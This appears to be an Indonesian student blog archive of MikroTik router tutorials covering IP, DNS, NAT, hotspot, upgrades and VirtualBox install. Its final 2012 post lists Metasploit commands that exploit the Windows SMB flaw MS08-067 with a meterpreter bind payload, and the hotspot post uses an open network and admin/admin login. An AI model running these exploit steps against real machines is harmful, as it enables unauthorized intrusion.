Saturday, December 13, 2014

Cara Membuat Koneksi Wifi Menggunakan Router Melalui Winbox

1. Reset Terminal (system-reset-configuration)


2. open winbox lagi lalu remove configuration

1


3. Konfigurasi IP address


2


4. Setting IP DNS, jangan lupa centang allow remote request

4


5. Setting IP Router

5

6. Setting IP DNS

5


7. Cek koneksi via internet (contoh : ping google.com)

6

8. Setting Firewall

7

8


9. Coba huibungkan Wifi anda mengunakan perangkan lain (smartphone/laptop) SSID pada praktikum ini : praktikum5

9

10. Selesai, selamat mencoba teman - teman :)

Saturday, November 29, 2014

FITUR FITUR HOTSPOT DI MIKROTIK

1. Hotspot server,

2. Hotspot serevr profiles,

3. Hotspot user,

4. Hotspot user profiles,

5. Hotspot avtive,

6. hotspot host,

7. Hotspot IP Bindings,

8. Hotspot walled garden,

9. Hotspot walled garden IP-List,

10. Hotspot Cookies.

Saturday, November 22, 2014

konfigurasi Hotspot

1. lakukanlah konfigurasi dasar mikrotik seperti sebelumnya
    start form ip addres, ip dns, ip routes and the last is firewall.



2. untuk melakukan konfigurasi hotspot, masuk ke bagian wireless lalu klik kanan dan pilih enabled
    setting :  mode:apbridge - band:2B/G/N  - ssid : terserah

3. pilih hotspot setup

pilih wlan1 next
local address of network 192.168.1.1/24 next
next lagi
select sertificate  : none
dns tambahan 8.8.8.8
dns name next : terserah , ex : pramana.com
name local admin,pass admin

4. kemudian check lah hotspot via laptop atau mobile anda


nb : security profile pada wireless ( mode : none )


thank u !!!!

Friday, October 24, 2014

Cara konfigurasi IP Adress, Gateway, dan DNS


1. open winbox lalu remote.

2. reset system via terminal ( system reset-configuration)

3. open winbox lagi kemudian delete configuration

4. seting IP Adrress seperti gambar berikut (klik IP>address)


5. setting DNS seperti gambar berikut (klik IP>dns lalu pilih servers)
    nb : jangan lupa centang allow remote request


6. setting routes (klik IP>routes lalu pilih gateway)


7. test ping ke google untuk mengetes konfigurasi ke public berhasil atau tidak, jika ping nya berhasil connect, maka selanjutnya kita ke jaringan lokal


8. setting IP adress pada interface 2


9. setting firewall (klik ip>firewall>nat di general out interface = ether 1)


10. masih di firewall (pindah ke action kemudian pilih masquarade)


11. sekarang giliran setting IP di PC/laptop kita


12. setelah setting IP, kita coba connect ke luar via cmd/terminal


13. selamat, konfigurasi sudah selesai :) :) :)


Thursday, October 16, 2014

Cara Update dan Upgrade Mikrotik

1. Download mipsbe terlebih dahulu disini (nb: untuk update download versi mipsbe 6.19 sedangkan downgrade versi mipsbe 5.25),

2. pastikan router telah terconnect ke PC anda,

3. jalankan winbox lalu pilih MAC Addressnya kemudian connect,

win2

4. pilih file list seperti gambar dibawah ini,

u dan d

5. drag and drop file mipsbe versi 6.19 ke file list di winbox,

6. tunggu sampai prosesnya selesai kemudian reboot (pilih system > reboot),

7. untuk proses downgrade sama saja dengan update tapi file yang di drag and drop berbeda yaitu harus versi dibawah yang update tadi yaitu mipsbe versi routeros-mipsbe-5.25.npk, dan

8. untuk mengeceknya lihat di package.

Thursday, October 2, 2014

Cara Install Mikrotik dan Menggenarate License

1. Siapkan PC/Laptop
2. Download VirtualBox disini, mikrotik disini, dan winbox
3. install virtualbox
4. setelah virtualbox terinstall, silahkan anda membuat virtual mesin dengan cara pilih NEW, kemudian nama diisi sedangkan type dan versi  other/unknown (karena SO kita gunakan mikrotik yg telah kita download)
1
5. kemudian next dan untuk memory minimal 64 Mb lalu hard disk kita pilih VDI

2
6. kemudian next/lanjut sampai selesai
7. jalankan virutlnya dengan klik start atau klik pada nama virtualnya sehingga virtualnya meminta file .iso
8. browse file mikrotik.iso kemudian jalankan kembali, setelah masuk anda diminta untuk mencentang semua system yg ada kemudian install mikrotik, setelah itu, anda shut down.
9. setelah virtual tershut down, anda harus melakukan setting agar ketika masuk system anda tidak lagi menginstall mikrotik. caranya: Setting > network pilih enabled kemudia bridge, kemudian uncheck floopy pada system lalu ok.
10. jalankan kembali virtualnya untuk login, user : admin, password :
8
11. ketik : system identity set name=diisiTerserahanda
12. jalankan winbox lalu cari name anda kemudian connect
13. untuk melihat license anda klik sytem > license (masih 0)
14. masuk ke sini dan buat akun lalu anda kembali ke virtualnya untuk melihat software ID dan copy software ID tersebut untuk digunakan di mikrotik.com dan winbox
15. setelah anda login ke mikrotik, pilihlah choose make a demo key dan sofware ID kemudian dikirim ke email yang anda gunakan untuk buat akun di mikrotik
16. setelah mendapat license-nya, anda copas license ke winbox lalu check kembali system>license, jika sudah maka license anda akan seperti ini
16


Saturday, November 17, 2012

meterpreter

1. Run metasploit
#msfconsole

2. exploit smb on wondows
#use exploit/windows/smb/ms08_067_netapi

3. show options for input data
#show options

4. set rhost, because options ask rhost and that is required
#set rhost IP_target

5. set payload
#set payload windows/meterpreter/bind_tcp

6. now is exploit windows
#exploit

Now use command on linux for exploit :)